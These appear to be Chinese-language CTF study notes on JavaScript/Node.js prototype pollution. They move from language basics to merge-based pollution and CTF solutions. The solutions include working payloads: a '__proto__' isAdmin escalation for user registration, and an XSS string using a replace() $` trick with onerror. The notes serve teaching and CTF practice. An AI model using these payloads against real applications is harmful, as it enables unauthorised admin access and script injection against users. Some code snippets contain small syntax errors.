原理：

Nodejs原型链污染攻击基础知识 | Savant's Blog (lxscloud.top)

JavaScript 原型链污染 | Drunkbaby's Blog (drun1baby.top)

原型链污染攻击也称JavaScript Prototype 污染攻击

JavaScript

JavaScript（简称"JS"） 是一种具有函数优先的轻量级，解释型或即时编译型的编程语言。虽然它是作为开发Web页面的脚本语言而出名，但是它也被用到了很多非浏览器环境中，JavaScript 基于原型编程、多范式的动态脚本语言，并且支持面向对象、命令式、声明式、函数式编程范式，是一门前端语言。

NodeJS

Node.js发布于2009年5月，由Ryan Dahl开发，是一个基于Chrome V8引擎的JavaScript运行环境，使用了一个事件驱动、非阻塞式I/O模型， 让JavaScript 运行在服务端的开发平台，它让JavaScript成为与PHP、Python、Perl、Ruby 等服务端语言平起平坐的脚本语言。

简单来说是一门后端语言，可以解释 JavaScript

1. JavaScript 数据类型

let 和 var 关键字的区别

使用 `var` 或 `let` 关键字可以定义变量

let 和 var 的区别如下：

- `var` 是全局作用域，`let` 只在当前代码块内有效
- 当在代码块外访问 `let` 声明的变量时会报错
- `var` 有变量提升，`let` 没有变量提升
- `let` 必须先声明再使用，否则报 `Uncaught ReferenceError xxx is not defined`；`var` 可以在声明前访问，只是会报 undefined
- `let` 变量不能重复声明，`var` 变量可以重复声明

普通变量

JAVASCRIPT

```
var x=5;
var y=6;
var z=x+y;
var x,y,z=1;
```

JAVASCRIPT

```
let x=5;
```

数组变量

JAVASCRIPT

```
var a = new Array();
var a = [];
```

字典

JAVASCRIPT

```
var a = {};
var a = {"foo":"bar"};
```

2. JavaScript 函数

在 Javascript 中，函数使用 `function` 关键字来进行声明

函数声明

声明一个函数 example

JAVASCRIPT

```
function myFunction() {

}
```

里面可传参可返回值

JAVASCRIPT

```
function myFunction(a) {
    return a;
}
```

匿名函数

直接调用匿名函数

JAVASCRIPT

```
(function(a)) {
    console.log(a);
})(123);
```

还可以把变量设成函数，调用 `fn()` 即调用了匿名函数的功能

JAVASCRIPT

```
var fn = function() {
    return "将匿名函数赋值给变量"
}
```

闭包

假设在函数内部新建了一个变量，函数执行完毕之后，函数内部这个独立作用域或（封闭的盒子）就会删除，此时这个新建变量也会被删除。（有点像 PHP GC 回收机制）

如何令这个封闭的盒子是不会删除？可以使用“闭包”的方法（闭包涉及函数作用域、内存回收机制、作用域继承）

闭包后，内部函数可以访问外部函数作用域的变量，而外部的函数不能直接获取到内部函数的作用域变量

例如不使用额外的全局变量，实现一个计数器

因为 `add` 变量指定了函数自我调用的返回值(可以理解为计数器值保存在了 `add` 中), 每次调用值都加一而不是每次都是 1

JAVASCRIPT

```
var add = (function () {
    var counter = 0;
    return function () {return counter += 1;}
})();
```

3. JavaScript 类

在以前，如果要定义一个类，需要以定义“构造函数”的方式来定义，例如

JAVASCRIPT

```
function newClass() {
    this.test = 1;
}

var newObj = new newClass();
```

如果想添加一些方法呢？可以在内部使用构造方法

JAVASCRIPT

```
function newClass() {
    this.test = 123;
    this.fn = function() {
        return this.test;
    }
}

var newObj = new newClass();
newObj.fn();
```

为了简化编写 JavaScript 代码，`ECMAScript 6` 后增加了class语法

class 关键字

可以使用 class 关键字来创建一个类

形式如下（如果不定义构造方法，JavaScript 会自动添加一个空的构造方法）

JAVASCRIPT

```
class ClassName {
  constructor() { ... }
}
```

例子

JAVASCRIPT

```
class myClass {
  //newClass的构造方法如下
  constructor(a) {
    this.test = a;//含有一个test属性，值为构造时传入的参数
  }
}
```

使用 new 创建对象

JAVASCRIPT

```
let testClass = new myClass("testtest");
```

测试

查看 `testClass` 对象的 `test` 属性的值，为 testtest

JAVASCRIPT


```
console.log(testClass.test);
```

往对象添加属性

直接使用 `.` 属性名即可，例如向 `testClass` 添加 `aaa` 属性

JAVASCRIPT

```
testClass.aaa = 333;
```



类的方法

形式如下

JAVASCRIPT

```
class ClassName {
  constructor() { ... }
  method_1() { ... }
  method_2() { ... }
  method_3() { ... }
}
```

4. NodeJS 的简单使用

- 安装 NodeJS express 服务器

BASH

```
npm install express --save-dev
```

- 编写一段源代码

JAVASCRIPT


```
/*
* 引入express框架，使用require函数传递形参 'express' 进行引入，
* 其实在 let 的后面的名称可以自己定义即可
*/
let express = require('express');

/*
* 使用引入进来的express框架的变量名express来构建一个web服务器实例，
* 名叫myWeb，也可自定义实例名称
*/
let myWeb = new express();
```

```
/*
* 往实例 myWeb 的调用函数use传入指定的网络路径和自己编写的响应中间件（其实就是一个函数），
* 这就是服务器的接口的编写方式
*/
myWeb.use("/",function(req,res){
    res.send("Hello, NodeJS and express!");
    res.end();
});

myWeb.listen(5000,function(){
    //这里可以输入服务器启动成功后要执行的代码，如启动是否成功等终端输出提示，一般这个回调函数可有可无

});
```


写完代码后运行 server

BASH

```
node ezWebServer.js
```



Hello, NodeJS and express!



0x03 原型链污染

1. 什么是原型（JavaScript 原型链继承）

这里的原型指的是 `prototype`，比如说上面前言部分讲的 JavaScript 类那里

我们使用 `new` 新建了一个 `newClass` 对象给 `newObj` 变量

JAVASCRIPT

```
function newClass() {
    this.test = 1;
}

var newObj = new newClass();
```

实际上这个 `newObj` 变量使用了原型（prototype）来实现对象的绑定【而不是绑定在“类”中，与 JavaScript 的特性有关，它的“类”与其它语言(例如 JAVA、C++)类不同，它的“类”基于原型】

`prototype` 是 `newClass` 类的一个属性，而所有用 `newClass` 类实例化的对象，都将拥有这个属性中的所有内容，包括变量和方法（这里和 Java 反射的概念挺像的），如下

```
> function newClass() {
      this.test = 1;
  }

  var newObj = new newClass();
< undefined
> newObj
<  newClass {test: 1}
       test: 1
     [[Prototype]]: Object
       constructor: ƒ newClass()
       [[Prototype]]: Object
>
```


简单来说就是：

- `prototype` 是 `newClass` 类的一个属性
- `newClass` 类实例化的对象 `newObj` 不能访问 `prototype`，但可以通过 `.__proto__` 来访问 `newClass` 类的 `prototype`
- `newClass` 实例化的对象 `newObj` 的 `.__proto__` 指向 `newClass` 类的 `prototype`

这其实就导致了“未授权”的出现，用这一段代码来表示更为直观

```
> function newClass() {
      this.test = 1;
  }

  var newObj = new newClass();
< undefined
> newObj
<  newClass {test: 1}
       test: 1
     [[Prototype]]: Object
       constructor: ƒ newClass()
       [[Prototype]]: Object
> newObj.__proto__ === newClass.prototype
< true
>
```

> 关系可以用这一张图来表示



2. 原型链污染原理

现在已经知道实例化的对象的 `.__proto__` 指向类的 `prototype`

那么修改了实例化的对象的 `.__proto__` 的内容, 类的 `prototype` 的内容是否也会发生改变?

答案是肯定的，这就是原型链污染的利用方法。

这其实就有点像在上 C 语言或者其他编程语言课的时候，老师很喜欢说 copy 与 merge，被 new 出来的实例会影响到本身那一个对象，途径是 `.__proto__` 方法。

3. 哪些情况下原型链会被污染

在实际应用中，哪些情况下可能存在原型链能被攻击者修改的情况呢?

我们思考一下，哪些情况下我们可以设置 `__proto__` 的值呢？其实找找能够控制数组（对象）的“键名”的操作即可：

- 对象 merge
- 对象 clone（其实内核就是将待操作的对象 merge 到一个空对象中）

以对象 merge 为例，我们想象一个简单的 merge 函数：

JAVASCRIPT

```
function merge(target, source) {
    for (let key in source) {
        if (key in source && key in target) {
            merge(target[key], source[key])
        } else {
            target[key] = source[key]
        }
    }
}
```

在合并的过程中，存在赋值的操作 `target[key] = source[key]`，那么，这个 key 如果是 `__proto__`，是不是就可以原型链污染呢?

我们用如下代码实验一下：

JAVASCRIPT

```
let o1 = {}
let o2 = {a: 1, "__proto__": {b: 2}}
merge(o1, o2)
console.log(o1.a, o1.b)

o3 = {}
console.log(o3.b)
```

结果是，合并虽然成功了，但原型链没有被污染：

这是因为，我们用 JavaScript 创建 o2 的过程（`let o2 = {a: 1, "__proto__": {b: 2}}`）中，`__proto__` 已经代表 o2 的原型了，此时遍历 o2 的所有键名，你拿到的是 `[a, b]`，`__proto__`并不是一个key，自然也不会修改 Object 的原型。

那么，如何让 `__proto__` 被认为是一个键名呢?

我们将代码改成如下：

JAVASCRIPT

```
let o1 = {}
let o2 = JSON.parse('{"a": 1, "__proto__": {"b": 2}}')
merge(o1, o2)
console.log(o1.a, o1.b)

o3 = {}
console.log(o3.b)
```

可见，新建的 o3 对象，也存在 b 属性，说明 Object 已经被污染：

```
> let o1 = {}
  let o2 = JSON.parse('{"a": 1, "__proto__": {"b": 2}}')
  merge(o1, o2)
  console.log(o1.a, o1.b)

  o3 = {}
  console.log(o3.b)
  1 2
  2
< undefined
> o3 = {}
< ▶ {}
> console.log(o3.b)
  2
< undefined
>
```

这是因为，JSON 解析的情况下，`__proto__` 会被认为是一个真正的“键名”，而不代表“原型”，所以在遍历 o2 的时候会存在这个键。

merge 操作是最常见可能控制键名的操作，也最能被原型链攻击，很多常见的库都存在这个问题。

4. 原型链污染例题

> 例题一、CatCTF 2022 wife（越权）

一道简单的 js 原型链污染，造成的漏洞是越权。题目逻辑很简单，要邀请码才能注册为admin，普通用户只能拿到 wife，没有 flag。

看一下注册的逻辑

JAVASCRIPT

```
app.post('/register', (req, res) => {
    let user = JSON.parse(req.body)
    if (!user.username || !user.password) {
        return res.json({ msg: 'empty username or password', err: true })
    }
    if (users.filter(u => u.username == user.username).length) {
        return res.json({ msg: 'username already exists', err: true })
    }
    if (user.isAdmin && user.inviteCode != INVITE_CODE) {
        user.isAdmin = false
        return res.json({ msg: 'invalid invite code', err: true })
```

```
    }
    let newUser = Object.assign({}, baseUser, user)
    users.push(newUser)
    res.json({ msg: 'user created successfully', err: false })
})
```

稍微搜一下 `Object.assign` 可以发现这个方法是可以触发原型链污染的，然后污染 `__proto__.isAdmin` 为 true 就可以了。当然这个题目当时是黑盒，所以需要 fuzz 一下，不放 hint 相当难做。

贴一个 payload

JAVASCRIPT

```
{"__proto__":{"isAdmin":true}
```

- 如此便可以造成越权，拿到 flag

> 例题2、通过原型链污染的 http://prompt.ml/13 一道 xss 攻击

以下摘自 https://xz.aliyun.com/t/7182

源代码

JAVASCRIPT

```
 function escape(input) {
    // extend method from Underscore library
    // _.extend(destination, *sources)
    function extend(obj) {
        var source, prop;
        for (var i = 1, length = arguments.length; i < length; i++) {
            source = arguments[i];
            for (prop in source) {
                obj[prop] = source[prop];
            }
        }
        return obj;
    }
    // a simple picture plugin
    try {
        // pass in something like
{"source":"http://sandbox.prompt.ml/PROMPT.JPG"}
        var data = JSON.parse(input);
        var config = extend({
            // default image source
            source: 'http://placehold.it/350x150'
        }, JSON.parse(input));
        // forbit invalid image source
        if (/[^\w:\/.]/.test(config.source)) {
            delete config.source;
        }
        // purify the source by stripping off "
        var source = config.source.replace(/"/g, '');
        // insert the content using mustache-ish template
        return '<img src="{{source}}">'.replace('{{source}}', source);
    } catch (e) {
        return 'Invalid image data.';
```

```
    }
}
```

我们分析下题目：

JAVASCRIPT

```
function extend(obj) {
        var source, prop;
        for (var i = 1, length = arguments.length; i < length; i++) {
            source = arguments[i];
            for (prop in source) {
                obj[prop] = source[prop];
            }
        }
        return obj;//返回修改后的对象
    }
```

这个函数 `extends` 可以接收多个参数,然后赋值给了 `source` 变量，接着就对 `obj` 对象的键值进行了赋值操作，这个函数是可以导致原型污染链攻击的，但是具体怎么攻击我们还不知道，继续分析下去。

JAVASCRIPT

```
var data = JSON.parse(input); //这里获取输入并且进行json解析
        var config = extend({
            // default image source
            source: 'http://placehold.it/350x150'
        }, JSON.parse(input)); //这里传入了漏洞函数,正常操作就是替换默认的image Source
        // forbit invalid image source
        if (/[^\w:\/.]/.test(config.source)) { //这里只能允许字母数字\ .字符,否则
delete掉
            delete config.source;
        }
        // purify the source by stripping off "
        var source = config.source.replace(/"/g, '');//这里为了防止逃逸过滤了"
        // insert the content using mustache-ish template
        return '<img src="{{source}}">'.replace('{{source}}', source);//这里拼接了
source,这里是xss的点
```

简单来说，需要我们传参传入 source 触发 xss，所以这里我们不妨采用原型链污染的方式去污染 `config.__proto__['source']` 试一试

```
» config.__proto__['source'] = '123';
← "123"
» config.source
← "http://sandbox.prompt.ml/PROMPT.JPG"
» delete config.souce
← true
» config.source
← "http://sandbox.prompt.ml/PROMPT.JPG"
» delete config.souce
← true
» delete config.source
← true
» config.source
← "123"
```


可以看到的确可以这样子玩的,不过这里还有个 `"` 的过滤,

JAVASCRIPT

```
{"source":"%","__proto__": {"source": "123'"}}
```

这样我们就能逃逸出第一个正则了,但是绕过 `"`,我们可以考虑下 `replace` 一些性质

JAVASCRIPT

```
'<img src="{{source}}">'.replace('{{source}}', source);
```

我们看下文档:

> 字符串 stringObject 的 replace() 方法执行的是查找并替换的操作。它将在 stringObject 中查找与 regexp 相匹配的子字符串，然后用 *replacement* 来替换这些子串。如果 regexp 具有全局标志 g，那么 replace() 方法将替换所有匹配的子串。否则，它只替换第一个匹配子串。
>
> *replacement* 可以是字符串，也可以是函数。如果它是字符串，那么每个匹配都将由字符串替换。但是 replacement 中的 `$` 字符具有特定的含义。如下表所示，它说明从模式匹配得到的字符串将用于替换。

字符	替换文本
$1、$2、...、$99	与 regexp 中的第 1 到第 99 个子表达式相匹配的文本。
$&	与 regexp 相匹配的子串。
$`	位于匹配子串左侧的文本。
$'	位于匹配子串右侧的文本。
$$	直接量符号。

我们可以利用第二个参数做点事情:

JAVASCRIPT


```
'123'.replace("2",'$`');
"113"
'123'.replace("2","$'");
"133"
```

利用RegExp对象的 `''` 来闭合自己


最终payload:


JAVASCRIPT

```
{"source":"%","__proto__": {"source": "$` onerror=prompt(1)><!--"}}
```



攻防世界 wife_wife





题目有两个板块，登陆和注册

bp抓包发现注册时

```
{"username":"cwm","password":"123","isAdmin":true,"inviteCode":"12"}
```

是这样传过去的

构造：

```
{"username":"cwmm","password":"123","__proto__":
{"isAdmin":true,"inviteCode":"12"}}
```

成功admin注册